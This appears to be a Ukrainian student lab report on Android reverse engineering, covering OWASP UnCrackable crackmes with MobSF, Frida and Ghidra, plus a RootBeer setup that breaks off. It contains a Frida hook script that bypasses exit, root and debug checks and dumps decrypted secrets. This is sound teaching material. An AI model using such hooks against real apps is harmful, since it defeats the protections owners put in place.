



**МІНІСТЕРСТВО ОСВІТИ, НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ**

Лабораторна робота 8

Мобільні застосування

Varianm №5

Підготував:

студент 4 курсу

групи ФІ-84

Коломієць Андрій Юрійович

Email:andkol-ipt22@lil.kpi.ua

Викладач:

Київ – 2021

Мобільні застосування

Мета роботи

Отримати навички зворотнього проектування та аналізу мобільних застосунків.

Варіанти завдань

- Проаналізуйте UnCrackable Mobile Apps, Hacking Playground з OWASP MSTG.
- Реалізуйте обхід перевірок RootBeer за допомогою Frida.
- Дослідіть зразки систем віддаленого керування:
 - Androrat – <https://github.com/wszf/androrat>;
 - L3MON – <https://github.com/D3VL/L3MON>.

Зразки Monokle

Варіант	MD5 зразків
1	0c28df1fee1fc031b3ffff1f4ac1db95, 0d26ea4dd5e739ca88784284c1ef474e
2	0fefb75922d68f123aab2ace0004dc6, 143e830e20d584e4ef6bc4abba7ca03a
3	1464cd00ab0a1a4137b17976bf507311, 1804ceee6d92786c85e0939694898c47
4	1abf0437412f6356e856157a1566b989, 1be4a1ae8b619ee3e9220b472348023b
5	1e16920a0755e49cb440028213ffbcc1, 251d38ee15d8bd792583edb85b4ade2
6	2d78220bc7fbec60ef59b80b725ba415, 31ba565fcc1060ad848769e0b5b70444
7	4218bf6838e25750e1806ba2c499328a, 4611b39936072495848bd6b06d1d3926
8	48edcdce1575b156e75749343cc177c8, 49d2c21dbd70f138729ad5be9ac937cb
9	4a7ba7b7250c49882277c2dc0b866ddd, 4e49eb5c08a47338906a1a39bcd9c8e2
10	58033b5e33cb179caa14a6c319a9bf34, 59d2f0fa5aa8f7d8b8b6bf34a064d91f
11	5cc953f25deeff951c38a5c118a81fe9, 60ef6b26aa7d62b7cb2c78faa9e4b5d5
12	638fe8646860df2ea08b3206151a61ab, 64521ed9196a13f20f46245d8bb5404f
13	6cf17ea9a7f688c8ac3f953d4cee6795, 6d0cd7ef96301caf7f5224fc69c53e79
14	733c930a0639c0c25ee6fcfa5ff88c3eb, 797a1c2499a93f28480f1cd2c96f8cc3
15	7b0d2dda0fc0706b9f8d3691434fcdee, 83eb0e97f87ed1a120fad696cdc609d3
16	8694355cf6aa3c741324ebb6b8327787, 89a438631c1e9c22273b911d924daae0
17	8fe82497b1460e56dc85e82f0aa13791, 9bade535702c54539ddb6739d7daac9f
18	9fc786fa83a343e3cebe63cc3d61fde5, a0457aa3aff4f4384e3eadf787d066f3
19	a0c0f4d5ed1e3fb005e4e67bec8629bf, a342b423e0ca57eba3a40311096a4f50
20	a4282bfaa3cc5cd9c39f72a3262eddd1, ae70da9b0952b8d01ec28ef00e5f1953
21	b7dd8dbdc27e277643acc878023103e9, cadb40c31f9455fc3a3eeb7c672a2e35
22	cf229b9aab9e5978c6d4dae9f78cc813, d0b84d72e2313ac31ee4ede41b836bfe
23	d41d8cd98f00b204e9800998ecf8427e, e33f4a90b117df1d2df39c3d4c5f74d2
24	e8cc232a7eff4001f5c6f5b298163fb2, eaafdf722c52c16b614acdebe9116e9b9
25	ee525981c69544cc7fe1ca5db3764f2, f000125a680529f0104515f1d8c80c5b
26	f5fd90b5604151c5a6e54b7f1cedbf75, f784656a0fad344c6d30841f355bcd22

- Проаналізуйте зразки Monokle, за варіантом.

Аналіз UnCrackable Mobile Apps

Завантажуємо Mobsf з офіційного сайту


<https://mobsf.github.io/docs/#/installation?id=linuxmac>

Налаштування Frida

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ sudo pip3 install frida frida-tools
Requirement already satisfied: frida in /usr/local/lib/python3.8/dist-packages (15.1.14)
Requirement already satisfied: frida-tools in /usr/local/lib/python3.8/dist-packages (10.4.1)
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from frida) (45.2.0)
Requirement already satisfied: prompt-toolkit<4.0.0,>=2.0.0 in /usr/local/lib/python3.8/dist-packages (from frida-tools) (3.0.23)
Requirement already satisfied: pygments<3.0.0,>=2.0.2 in /usr/lib/python3/dist-packages (from frida-tools) (2.3.1)
Requirement already satisfied: colorama<1.0.0,>=0.2.7 in /usr/lib/python3/dist-packages (from frida-tools) (0.4.3)
Requirement already satisfied: wcwidth in /usr/local/lib/python3.8/dist-packages (from prompt-toolkit<4.0.0,>=2.0.0->frida-tools) (0.2.5)
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb devices
List of devices attached
emulator-5554        device

andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb push frida-server-15.1.14-android-x86 /data/local/tmp
frida-server-15.1.14-android-x86: 1 file pushed, 0 skipped. 33.9 MB/s (46416812 bytes in 1.305s)
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb shell
root@generic_x86:/ # su
root@generic_x86:/ # cd /d
d/          data/      default.prop dev/
root@generic_x86:/ # cd /data/l
local/      lost+found/
root@generic_x86:/ # cd /data/local/tmp
id-x86 frida-server-15.1.14-android-x86
root@generic_x86:/data/local/tmp # ls -l
-rwxr-xr-x root      root      46416812 2021-12-25 10:20 frida-server-15.1.14-android-x86
root@generic_x86:/data/local/tmp # ls -la
-rwxr-xr-x root      root      46416812 2021-12-25 10:20 frida-server-15.1.14-android-x86
r-15.1.14-android-x86
-<
```

Завантажуємо наші зразки



```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ adb install UnCrackable-Level1.apk
Performing Push Install
UnCrackable-Level1.apk: 1 file pushed, 1.6 MB/s (66651 bytes in 0.039s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
    pkg: /data/local/tmp/UnCrackable-Level1.apk
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ adb install UnCrackable-Level2.apk
Performing Push Install
UnCrackable-Level2.apk: 1 file pushed, 0 skipped. 46.2 MB/s (901022 bytes in 0.019s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
    pkg: /data/local/tmp/UnCrackable-Level2.apk
Success
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ adb install UnCrackable-Level3.apk
Performing Push Install
UnCrackable-Level3.apk: 1 file pushed, 0 skipped. 52.5 MB/s (1460555 bytes in 0.027s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
    pkg: /data/local/tmp/UnCrackable-Level3.apk
Success
```

Перевіряємо наявність інсталюваних зразків



UnCrackable App for Android Level 1

Ця програма містить секрет всередині. Ви можете знайти це?

- Мета: секретний рядок прихованій десь у цій програмі. Знайдіть спосіб витягти його.
 - Автор: Бернхард Мюллер .
 - Підтримується керівниками OWASP MSTG.

Installation

This app is compatible with Android 4.4 and up.

```
$ adb install UnCrackable-Level1.apk
```

Розглянемо можливості динамічного бінарного інструментування за допомогою Frida:

<https://1337.dcodx.com/mobile-security/owasp-mstg-crackme-1-writeup-android>

Виконуємо дії:

Запускаємо Mobsf

127.0.0.1:8000/static_analyzer?name=UnCrackable-Level1.apk&checksum=6aa29e071a3e12f5122a3fce2354a53c&type=apk

APP SCORES

FILE INFORMATION

APP INFORMATION

ACTIVITIES: 1 (View)

SERVICES: 0 (View)

RECEIVERS: 0 (View)

PROVIDERS: 0 (View)

EXPORTED ACTIVITIES: 0

EXPORTED SERVICES: 0

EXPORTED RECEIVERS: 0

EXPORTED PROVIDERS: 0

SCAN OPTIONS

DECOMPILED CODE

Rescan

Start Dynamic Analysis

View AndroidManifest.xml

View Source

View Smali

Download Java Code

Download Smali Code

Download APK

</> CODE ANALYSIS

Search:

NO ↑	ISSUE	SEVERITY	STANDARDS	FILES
1	This App may request root (Super User) privileges.	high	CVSS V2: 0 (info) CWE: CWE-250 Execution with Unnecessary Privileges OWASP MASVS: MSTG-RESILIENCE-1	sg/vantagepoint/a/c.java
2	This App may have root detection capabilities.	secure	CVSS V2: 0 (info) OWASP MASVS: MSTG-RESILIENCE-1	sg/vantagepoint/a/c.java
3	Calling Cipher.getInstance("AES") will return AES ECB mode by default. ECB mode is known to be weak as it results in the same ciphertext for identical blocks of plaintext.	high	CVSS V2: 5.9 (medium) CWE: CWE-327 Use of a Broken or Risky Cryptographic Algorithm OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-2	sg/vantagepoint/a/a.java
4	The App logs information. Sensitive information should never be logged.	info	CVSS V2: 7.5 (high) CWE: CWE-532 Insertion of Sensitive Information into Log File OWASP MASVS: MSTG-STORAGE-3	sg/vantagepoint/uncrackable1/a.java

Showing 1 to 4 of 4 entries

Previous 1 Next

c.java

```

1. package sg.vantagepoint.a;
2.
3. import android.os.Build;
4. import java.io.File;
5. /* loaded from: Classes.dex */
6. public class c {
7.     public static boolean a() {
8.         for (String str : System.getenv("PATH").split(":")) {
9.             if (new File(str, "su").exists()) {
10.                 return true;
11.             }
12.         }
13.     }
14.     return false;
15. }
16. public static boolean b() {
17.     String str = Build.TAGS;
18.     return str != null && str.contains("test-keys");
19. }
20.
21. public static boolean c() {
22.     for (String str : new String[]{"system/app/Superuser.apk", "/system/xbin/daemonsu", "/system/etc/init.d/99SuperSUdemon", "/system/bin/.ext/.su", "/system/etc/.has_su_daemon", "/system/etc/.installed_su_daemon", "/dev/com.koushikdutta.superuser"}){
23.         if (new File(str).exists()){
24.             return true;
25.         }
26.     }
27. }
28. return false;
29. }

```

a.java

```
1. package sg.vantagepoint.uncrackable;
2.
3. import android.util.Base64;
4. import android.util.Log;
5. /* loaded from: classes.dex */
6. public class a {
7.     public static boolean a(String str) {
8.         byte[] bArr = new byte[0];
9.         try {
10.             bArr = sq.vantagepoint.a.a.a(b("8d127684cbc37c1761bd806cf50473cc"), Base64.decode("5UJ1FcgbD0LXmpl12mkno8HT4Lv8dlat8FxR260c=", 0));
11.         } catch (Exception e) {
12.             Log.d("CodeCheck", "AES error:" + e.getMessage());
13.         }
14.         return str.equals(new String(bArr));
15.     }
16.
17.     public static byte[] b(String str) {
18.         int length = str.length();
19.         byte[] bArr = new byte[length / 2];
20.         for (int i = 0; i < length; i += 2) {
21.             bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
22.         }
23.         return bArr;
24.     }
25. }
```

a.java

```
1. package sg.vantagepoint.a;
2.
3. import javax.crypto.Cipher;
4. import javax.crypto.spec.SecretKeySpec;
5. /* loaded from: classes.dex */
6. public class a {
7.     public static byte[] a(byte[] bArr, byte[] bArr2) {
8.         SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES/ECB/PKCS7Padding");
9.         Cipher instance = Cipher.getInstance("AES");
10.        instance.init(2, secretKeySpec);
11.        return instance.doFinal(bArr2);
12.    }
13. }
```

Frida

```
Java.perform(function () {
    send("Starting hooks OWASP uncrackable1...");

    var sysexit = Java.use("java.lang.System");
    sysexit.exit.overload("int").implementation = function(var_0) {
        send("java.lang.System.exit(I)V // We avoid exiting the application :)");
    };

    var aes_decrypt = Java.use("sg.vantagepoint.a.a");
    aes_decrypt.a.overload("[B", "[B").implementation = function(var_0, var_1) {
        send("sg.vantagepoint.a.a.a([B[B][B doFinal(enc) // AES/ECB/PKCS7Padding");
        send("Key      : " + var_0);
        send("Encrypted : " + var_1);
        var ret = this.a.overload("[B", "[B").call(this, var_0, var_1);
        send("Decrypted : " + ret);

        flag = "";
        for (var i=0; i < ret.length; i++){
            flag += String.fromCharCode(ret[i]);
        }
        send("Decrypted flag: " + flag);
        return ret; // [B
    };

    var mainactivity = Java.use("sg.vantagepoint.uncrackable1.MainActivity");
    mainactivity.onStart.overload().implementation = function() {
        send("MainActivity.onStart() HIT!!!");
        var ret = this.onStart.overload().call(this);
    };
    //var mainactivity = Java.use("sg.vantagepoint.uncrackable1.MainActivity");
    mainactivity.onCreate.overload("android.os.Bundle").implementation = function(var_0) {
```

```
send("MainActivity.onCreate() HIT!!!");
var ret = this.onCreate.overload("android.os.Bundle").call(this,var_0);
};

var activity = Java.use("android.app.Activity");
activity.onCreate.overload("android.os.Bundle").implementation = function(var_0) {
    send("Activity HIT!!!");
    var ret = this.onCreate.overload("android.os.Bundle").call(this,var_0);
};

/* var rootcheck1 = Java.use("sg.vantagepoint.a.c");
rootcheck1.a.overload().implementation = function() {
    send("sg.vantagepoint.a.c.a()Z Root check 1 HIT! su.exists()");
    return 0;
};

var rootcheck2 = Java.use("sg.vantagepoint.a.c");
rootcheck2.b.overload().implementation = function() {
    send("sg.vantagepoint.a.c.b()Z Root check 2 HIT! test-keys");
    return 0;
};

var rootcheck3 = Java.use("sg.vantagepoint.a.c");
rootcheck3.c.overload().implementation = function() {
    send("sg.vantagepoint.a.c.c()Z Root check 3 HIT! Root packages");
    return 0;
};

var debugcheck = Java.use("sg.vantagepoint.a.b");
debugcheck.a.overload("android.content.Context").implementation = function(var_0) {
    send("sg.vantagepoint.a.b.a(Landroid/content/Context;)Z Debug check HIT! ");
    return 0;
};
*/
send("Hooks installed.");
});
```

Намагаємося деобфускувати за допомогою Grida

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ frida-ps -U
  PID  Name
  ---- -----
2449  Calendar
2477  Clock
2111  Email
2820  Google Play Games
1805  Google Play services
2268  Google Search
2547  Messaging
1853  Settings
3436  Uncrackable1
1145  adbd
1931  android.process.acore
1875  android.process.media
3210  com.android.defcontainer
1991  com.android.launcher
1838  com.android.phone
2469  com.android.providers.calendar
1686  com.android.systemui
2143  com.google.android.gms
2361  com.google.android.gms.ui
2609  com.google.android.gms.unstable
2307  com.google.android.googlequicksearchbox:launcher
1797  com.google.android.inputmethod.latin
1901  com.google.process.gapps
3242  com.svox.pico
1133  debuggerd
1137  drmserver
3107  frida-server-15.1.14-android-x86
1128  healthd
    1  init
1139  installd
1140  keystore
1142  logcat
1138  mediaserver
1132  netd
1134  rild
1827  sdcard
1129  servicemanager
1144  sh
3067  sh
3075  sh
1135  surfaceflinger
1576  system_server
  812  ueventd
1130  vold
1136  zygote
```

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ frida -l hook.js -p 3436 -U
  /_ |  Frida 15.1.14 - A world-class dynamic instrumentation toolkit
  | \_|  Commands:
  /_/_\|    help      -> Displays the help system
  . . . .|    object?   -> Display information about 'object'
  . . . .|    exit/quit -> Exit
  . . . .|    More info at https://frida.re/docs/home/

message: {'type': 'send', 'payload': 'Starting hooks OWASP uncrackable1...'} data: None
message: {'type': 'send', 'payload': 'Hooks installed.'} data: None
[Android Emulator 5554::PID::3436]-> *resume
[Android Emulator 5554::PID::3436]-> message: {'type': 'send', 'payload': 'java.lang.System.exit(I)V // We avoid exiting the application :)' } data: None
message: {'type': 'send', 'payload': 'sg.vantagepoint.a.a.a([B[B)[B doFinal(enc) // AES/ECB/PKCS7Padding'} data: None
message: {'type': 'send', 'payload': 'Key : -115,18,118,-124,-53,-61,124,23,97,109,-128,108,-11,4,115,-52'} data: None
message: {'type': 'send', 'payload': 'Encrypted : -27,66,98,21,-53,91,-102,6,-61,-96,-75,-26,-92,-67,118,-102,73,-24,-16,116,-8,46,-1,29,-107,-85,124,23,20,118,24,-25'} data: None
message: {'type': 'send', 'payload': 'Decrypted : 73,32,119,97,110,116,32,116,111,32,98,101,108,105,101,118,101'} data: None
ReferenceError: 'flag' is not defined
  at <anonymous> (/hook.js:17)
  at apply (native)
  at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:613)
  at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:592)
Process terminated
[Android Emulator 5554::PID::3436]->
Thank you for using Frida!
```

Бачимо рядок схожий на послідовність декодованих даних типу char

decimal

```
73 32 119 97 110 116 32 116 111 32 98 101 108  
105 101 118 101
```

[Import from file](#)[Save as...](#)[Copy to clipboard](#)

ascii

```
I want to believe
```

[Chain with...](#)[Save as...](#)[Copy to clipboard](#)

UnCrackable App for Android Level 2

Ця програма містить секрет всередині. Може містити сліди рідного коду.

- Мета: секретний рядок прихований десь у цій програмі. Знайдіть спосіб витягти його.
- Автор: Бернхард Мюллер .
- Особлива подяка Майклу Хелвігу за те, що він знайшов і виправив помилку в механізмі захисту від несанкціонованого доступу.
- Підтримується керівниками OWASP MSTG.

Installation

This app is compatible with Android 4.4 and up.

```
$ adb install UnCrackable-Level2.apk
```

Виконуємо дії:

Ghidra

The screenshot shows the Ghidra IDE interface with two main panes. The left pane displays the assembly code for the `libfoo.so` library, specifically the `Java_sg_vantagepoint_uncrackable2_CodeCheck_bar` function. The right pane shows the corresponding decompiled Java code. The assembly code includes various instructions like POP, ADD, CALL, MOV, LEA, and RET. The decompiled Java code is a method named `Java_sg_vantagepoint_uncrackable2_CodeCheck_bar` that takes three parameters (`param_1`, `param_2`, `param_3`) and returns a value. It contains several local variables (`local_10` through `local_30`) and uses the `StringCopy` function. The assembly code also includes several `XREF` (Cross Reference) entries pointing to other parts of the program.

```
CodeBrowser: my project:/libfoo.so
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
Symbol Tree
Data Type Manager
Console - Scripting
00 00
LAB_00010f3f      XREF[1]: 00010f3a(j)
00010f40 b1 c3 89  POP    EBX
00010f40 30 00 00  ADD    EBX,0x3089
00010f46 e8 d5 f7  CALL   FUN_00010720
00010f4b c6 83 40  MOV    byte ptr [EBX + 0x40] =>DAT_00014008,0x1
00010f52 8d 05 fc  LEA    ESP=>local_8,[EBX + -0x4]
00010f55 b8          POP    EBX
00010f56 5d          POP    EBP
00010f57 c3          RET
00010f59 90          ???
00010f59 bd          ???
00010f5a b4          ???
00010f5b 26          ???
00010f5c 00          ???
00010f5d 00          ???
00010f5e 00          ???
00010f5f 00          ???
* FUNCTION
*****
undefined Java_sg_vantagepoint_uncrackable2_CodeCheck_bar...
<RETURN>
Stack[0x4]: param_1      XREF[1]: 00010f8b(R)
Stack[0x8]: param_2      XREF[2]: 00010fc4(R),
Stack[0xc]: param_3      XREF[2]: 00010fd4(R)
Stack[-0x10]:1 local_10  XREF[1]: 00011016(*)
Stack[-0x18]:4 local_18  XREF[2]: 00010f7e(W),
Stack[-0x1a]:2 local_1a  XREF[1]: 00010fbf(W)
Stack[-0x1e]:4 local_1e  XREF[1]: 00010fb4(W)
Stack[-0x20]:4 local_20  XREF[1]: 00010fb0(W)
Stack[-0x24]:4 local_24  XREF[1]: 00010fa5(W)
Stack[-0x28]:4 local_28  XREF[1]: 00010f9d(W)
Stack[-0x2c]:4 local_2c  XREF[1]: 00010f95(W)
Stack[-0x30]:4 local_30  XREF[2]: 00010f8e(*),
                                         00010f34(*),
                                         0001213
Java_sg_vantagepoint_uncrackable2_CodeCheck_bar XREF[3]: Entry Point*. 00011d34(*),
00010f60 55          PUSH   EBP
00010f60 89 e5        MOV    EBP,ESP
00010f60 53          PUSH   EDI
00010f64 57          PUSH   ESI
00010f65 56          PUSH   EDX
00010f66 83 e4 f0    AND   ESP,0xffffffff
00010f69 83 ec 20    SUB   ESP,0x20
Decompile: Java_sg_vantagepoint_uncrackable2_CodeCheck_bar - (libfoo.so)
1 undefined4
2 char *_sl;
3 int iVar1;
4 undefined4 iVar2;
5 int in_05_OFFSET;
6 undefined4 local_20;
7 undefined4 local_2c;
8 undefined4 local_28;
9 undefined4 local_24;
10 undefined2 local_20;
11 undefined2 local_1e;
12 undefined2 local_1a;
13 undefined2 local_18;
14 undefined2 local_14;
15 undefined2 local_12;
16 undefined2 local_10;
17 int local_18;
18 local_18 = *(int *)in_05_OFFSET + 0x14;
19 if (OAT_00014008 == '\x01') {
20     local_30 = 0x6e616854;
21     local_2c = 0x66202798;
22     local_28 = 0x6120726f;
23     local_24 = 0x7420666c;
24     local_20 = 0x6568;
25     local_1e = 0x73996620;
26     local_1a = 0x688;
27     local_10 = 0x688;
28     local_10 = *(int *)in_05_OFFSET + 0x14;
29     iVar1 = (*code **)(param_1 + 0x2e0)(param_1,param_3);
30     if (iVar1 == 0x17) {
31         iVar1 = strncat(_sl,(char *)local_30,0x17);
32         if (iVar1 == 0) {
33             iVar2 = 1;
34             goto LAB_00011009;
35         }
36     }
37     iVar1 = 0;
38     iVar1 = 0;
39 LAB_00011009:
40     if ((int *)in_05_OFFSET + 0x14) == local_18 {
41         return iVar2;
42     }
43     /* WARNING: Subroutine does not return */
44     __stack_chk_fail();
45 }
```

CodeBrowser: my project:/libfoo.so

The screenshot shows the CodeBrowser interface with two main panes. The left pane displays the assembly listing for the `libfoo.so` file, specifically for the `Java_sg_vantagepoint_uncrackable2_CodeCheck_bar` function. The right pane shows the decompiled Java code corresponding to the assembly. The assembly code includes various instructions like MOV, SUB, PUSH, CALL, ADD, XOR, and CMP. The decompiled Java code is as follows:

```

1 2 undefined4
3 Java_sg_vantagepoint_uncrackable2_CodeCheck_bar(int *param_1,undefined4 param_2,undefined4 param_3)
4 {
5     char *_s;
6     int iVar1;
7     undefined4 uVar2;
8     int in_G_OFFSET;
9     undefined4 local_30;
10    undefined4 local_2c;
11    undefined4 local_28;
12    undefined4 local_24;
13    undefined2 local_20;
14    undefined2 local_1e;
15    undefined2 local_1a;
16    undefined2 local_18;
17
18    local_18 = *(int *)in_G_OFFSET + 0x14;
19    if (DAT_00014008 == '\x01') {
20        local_30 = 0x6e61654;
21        local_2c = 0x6620736b;
22        local_28 = 0x6120726f;
23        local_24 = 0x7420666c;
24        local_20 = 0x6568;
25        local_1e = 0x66666620;
26        local_1a = 0x68;
27        _s1 = (char *)***(code **)*(param_1 + 0xe0)(param_1,param_3);
28        iVar1 = (**(code **)*(param_1 + 0x2ac))(param_1,param_3);
29        if (iVar1 == 0x17) {
30            if (iVar1 == 0) {
31                if (iVar1 == 0) {
32                    if (iVar1 == 0) {
33                        uVar2 = 1;
34                        goto LAB_00011009;
35                    }
36                }
37            }
38            uVar2 = 0;
39            LAB_00011009;
40            if (*(int *)in_G_OFFSET + 0x14) == local_18 {
41                return uVar2;
42            }
43            /* WARNING: Subroutine does not return */
44            _stack_chk_fail();
45        }
46    }
}

```

Спробуємо декодувати hex значення змінних

Hex to String

Add to Fav New Save & Share

Enter the hexadecimal text to decode

Sample ⏪ ⏴ ⏵ ⏷ ⏸ ⏹

```
6873696620656874206c6c6120726f6620736b6e616854
```

Size : 46 B, 46 Characters

Auto Hex to String File... Load URL

The Converted string:

```
hsif eht lla rof sknahT
```

Size : 23 B, 23 Characters

Reverse String

Add to Fav New Save & Share

Enter the Text

Sample ⏪ ⏴ ⏵ ⏷ ⏸ ⏹

```
hsif eht lla rof sknahT
```

Size : 23 B, 23 Characters

Auto Reverse String File... Load URL

The Reverse String

```
Thanks for all the fish
```

Size : 23 B, 23 Characters

Реалізуйте обхід перевірок RootBeer за допомогою Frida

Завантажуємо RootBear

The screenshot shows the APKPure website with the URL "Home » Apps » Tools » RootBeer Sample". The page features a red icon of a RootBeer mug. The app's name is "RootBeer Sample" with a version of "0.9 for Android". It has a rating of 0 reviews and 0 posts. The developer is "Scottyab Apps". A green button says "Download APK (4.0 MB)". Below the app info, a message says "Using APKPure App to upgrade RootBeer Sample, fast, free and saving internet data!"

Інсталюємо зразок

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 2$ adb install 'RootBeer Sample_v0.9_apkpure.com.apk'
Performing Push Install
RootBeer Sample_v0.9_apkpure.com.apk: 1 file pushed, 0 skipped. 54.7 MB/s (4170844 bytes in 0.073s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
    pkg: /data/local/tmp/RootBeer Sample_v0.9_apkpure.com.apk
Success
```

Перевіряємо інсталювання зразка



```

andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ sudo pip3 install frida frida-tools
Requirement already satisfied: frida in /usr/local/lib/python3.8/dist-packages (15.1.14)
Requirement already satisfied: frida-tools in /usr/local/lib/python3.8/dist-packages (10.4.1)
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from frida) (45.2.0)
Requirement already satisfied: prompt-toolkit<4.0.0,>=2.0.0 in /usr/local/lib/python3.8/dist-packages (from frida-tools) (3.0.23)
Requirement already satisfied: pygments<3.0.0,>=2.0.2 in /usr/lib/python3/dist-packages (from frida-tools) (2.3.1)
Requirement already satisfied: colorama<1.0.0,>=0.2.7 in /usr/lib/python3/dist-packages (from frida-tools) (0.4.3)
Requirement already satisfied: wcwidth in /usr/local/lib/python3.8/dist-packages (from prompt-toolkit<4.0.0,>=2.0.0->frida-tools) (0.2.5)
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb devices
List of devices attached
emulator-5554    device


andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb push frida-server-15.1.14-android-x86 /data/local/tmp
frida-server-15.1.14-android-x86: 1 file pushed, 0 skipped. 33.9 MB/s (46416812 bytes in 1.305s)
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ adb shell
root@generic_x86:/ # su
root@generic_x86:/ # cd /d
d/
      data/          default.prop dev/
root@generic_x86:/ # cd /data/
local/
      lost+found/
root@generic_x86:/ # cd /data/local/tmp
id-x86 frida-server-15.1.14-android-x86
root@generic_x86:/data/local/tmp # ls -l
-rwxr-xr-x root      root      46416812 2021-12-25 10:20 frida-server-15.1.14-android-x86
root@generic_x86:/data/local/tmp # ls -la
-rwxr-xr-x root      root      46416812 2021-12-25 10:20 frida-server-15.1.14-android-x86
r-15.1.14-android-x86

```

```

andrew@asus-X505BP:~/Documents/01 Malware/LAB-8$ frida-ps -U
  PID  Name
  ----
 2477  Clock
3830  Dev Tools
1805  Google Play services
2268  Google Search
3902  Music
4292  RootBeer Sample
1145  adbd
1931  android.process.acore
3720  android.process.media
3210  com.android.defcontainer
1991  com.android.launcher
1838  com.android.phone
1686  com.android.systemui
2143  com.google.android.gms
4000  com.google.android.gms.unstable
4213  com.google.android.googlequicksearchbox:launcher
1797  com.google.android.inputmethod.latin
1901  com.google.process.gapps
4241  com.svox.pico
1133  debuggerd
1137  drmserver
3107  frida-server-15.1.14-android-x86
1128  healthd
     1  init
1139  installd
1140  keystore
1142  logcat
1138  mediaserver
1132  netd
1134  rild
1827  sdcard
1129  servicemanager
1144  sh
3067  sh
3075  sh
1135  surfaceflinger
1576  system_server
  812  ueventd
1130  vold
1136  zygote

```



Пристрій рутованний

```

